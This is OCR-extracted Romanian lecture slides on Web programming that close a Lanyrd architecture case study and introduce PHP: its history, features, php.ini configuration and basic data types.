
studiu de caz: lanyrd

Creat aproape complet în Python (folosind Django)
și întreținut de 6 persoane


2½	*backend developers*
1¾	*frontend developers*
½	*mobile developers*
1½	*designers*
¾	*system administrators*
¾	*business operations*

A. Godwin, *Inside Lanyrd's Architecture*, QCon London, 2013
http://www.infoq.com/presentations/lanyrd-architecture

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



Browser
avansat
Nginx
SSL Termination
Amazon S3
Static files & uploads
Varnish
Web Cache
HAProxy
Load balancer
Redis
Tasks, Set calcs
Memcached
Fragment caching
Gunicorn
Main site runtime
Celery
Task workers
PostgreSQL
Main data store
Solr
Search and faceting

rezumat



programare Web ▸ inginerie Web

dezvoltarea aplicațiilor Web – aspecte esențiale




episodul viitor:

dezvoltarea de aplicații Web în PHP

Tehnologii Web

programare Web



dezvoltarea aplicațiilor Web în PHP

“E mediocru ucenicul
care nu-și depășește maestrul.”

Leonardo da Vinci

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Personal Home Page Tools (1995)
Rasmus Lerdorf

PHP 3 (1998)
dezvoltat de Zend – Zeev Suraski & Andi Gutmans

PHP 4 (2000)
suport pentru programare obiectuală

PHP 5 (2004) – varianta cea mai recentă: **PHP 5.6** (2014)
noi facilități inspirate de Java

PHP 6 (actualmente abandonat)

phpng ▸ PHP 7 (în dezvoltare)
suport pentru Unicode, performanță,…

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

php: caracterizare

Server de aplicații Web

oferă un limbaj de programare
de tip *script*, interpretat

poate fi inclus direct și în cadrul documentelor HTML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: caracterizare

Limbajul PHP este procedural, oferind suport și pentru alte paradigme de programare
(obiectuală și, mai recent, funcțională)

php: caracterizare

Limbajul PHP este procedural, oferind suport și pentru alte paradigme de programare
(obiectuală și, mai recent, funcțională)

poate fi folosit și ca limbaj de uz general

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: caracterizare

Sintaxă inspirată de C, Perl și Java – *case sensitive*

uzual, programele PHP au extensia **.php**


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: caracterizare


Disponibil gratuit – *open source* – pentru diverse platforme (Linux, Windows, Mac OS X, UNIX) și servere Web: Apache, IIS, nginx,…

www.php.net
www.zend.com

Maniera de funcționare a procesorului (*engine*-ului) PHP



Maniera de funcționare a procesorului (*engine*-ului) PHP



eventual, pot fi integrate diverse extensii (module)

php: caracterizare

Programul PHP e interpretat de Zend Engine 2 generând instrucțiuni (*opcodes*) interne

http://www.php.net/manual/en/internals2.opcodes.php
http://www.phpinternalsbook.com/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
precision = 14            ; controlul preciziei valorilor float – detalii la http://php.net/precision
safe_mode = Off           ; controlul procesării – http://php.net/safe-mode
max_execution_time = 30      ; număr maxim de secunde privind execuția unui program
memory_limit = 128M  ; dimensiunea maximă a memoriei alocate unui script
post_max_size = 8M    ; dimensiunea maximă a datelor transmise prin metoda POST
default_mimetype = "text/html" ; tipul MIME implicit transmis de un script PHP
file_uploads = On         ; sunt permise upload-uri de fișiere
upload_max_filesize = 32M    ; dimensiunea maximă a unui fișier preluat de la client
allow_url_fopen = On  ; se permite deschiderea de fișiere specificate printr-un URL
session.use_cookies = 1       ; sesiunile Web vor recurge la cookie-uri
session.name = PHPSESSID ; numele cookie-ului referitor la sesiunea Web
...
; precizarea extensiilor încărcate la inițializarea serverului de aplicații
extension=php_pdo_sqlite.dll
extension=php_mysqli.dll
extension=php_soap.dll
...
```

diverse comportamente ale platformei PHP,
inclusiv încărcarea extensiilor (biblioteci partajate .so/.dll),
se pot configura via fișierul **php.ini**

php: caracterizare

Pentru creșterea performanței,
se poate adopta compilarea *just-in-time*

HHVM – HipHop Virtual Machine (Facebook)
utilizată de Baidu, Box, Etsy, Facebook, Wikipedia,...

www.hhvm.com

php: caracterizare

Interacțiunea cu utilizatorul:

preluarea valorilor câmpurilor formularelor Web
cookie-uri
sesiuni
autentificarea utilizatorului

acces la variabile globale create „din zbor”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: caracterizare

Facilități pentru tehnologiile Web:

prelucrare de URL-uri
suport pentru HTTP – inclusiv cURL
caching via memcached
dezvoltare de servicii Web prin SOAP și REST

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: caracterizare

Suport pentru acces la baze de date:

la nivel abstract

DBA (*DataBase Abstraction layer*)
iODBC (*Independent Open DataBase Connectivity*)
PDO (*PHP Data Objects*)

php: caracterizare

Suport pentru acces la baze de date:

specific unui server de baze de date

relațional: DB2, MySQL, Oracle, PostgreSQL, SQLite,…

bazat pe NoSQL – *e.g.*, MongoDB

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: caracterizare

Prelucrarea conținutului resurselor:

fișiere audio – via biblioteci: ktaglib, oggvorbis etc.
arhive de tip bzip2, LZF, RAR, ZIP, ZLIB
documente PDF
imagini – cu biblioteci: Cairo, GD, EXIF, ImageMagick
fișiere în format JSON
documente XML – creare, procesare, validare etc.
cărți de credit
...

php: caracterizare

Suport pentru resurse de sistem & Internet:

sisteme de fișiere, inclusiv FTP
procese – cu libevent, pthreads, Gearman,...
răspuns la evenimente – via Event
socket-uri
poștă electronică – *e.g.*, IMAP, POP3

...și multe altele

PHP ca limbaj de programare procedurală

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – scalare

boolean

TRUE sau FALSE

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – scalare

integer

valori întregi specificate
în baza 10 sau 16 (hexa), 8 (octal), 2 (binar)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – scalare

float

numere reale
reprezentate uzual conform IEEE 754 (dublă precizie)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – scalare

float

numere reale
reprezentate uzual conform IEEE 754 (dublă precizie)

valoare specială – constanta NAN (*not a number*)

funcții predefinite utile: is_nan(), is_finite(), is_infinite()

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – scalare

string

șiruri de caractere ASCII
(nu există suport nativ pentru Unicode)

ca la C, pot fi folosite caractere *escape* precum
\n \r \t \e \\ \$ \"

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – scalare

string

delimitatori uzuali:
" sau '

un șir nu poate avea mai mult de 2 GB

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – compuse

array

asociere între valori (de orice tip)
și chei (de tip integer sau string)

nu există o distincție clară
între tablouri indexate și cele asociative

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – compuse

array

```
// un tablou indexat (vector de valori)
$cadouri = array ("trotineta", "laptop", "minge", "topor");

// un tablou asociativ – perechi <cheie, valoare>
array ( "nume" => "Tux", "dimensiune" => 17, "oferta" => TRUE );

// sintaxa simplificată (pentru PHP 5.4+)
[ "nume" => "Tux", "dimensiune" => 17, "oferta" => TRUE ];
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – compuse

object

instanță a unei clase

creat cu operatorul **new**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: tipuri de date – speciale

resource

semnifică o referință la o resursă externă

o resursă e creată de funcții specifice
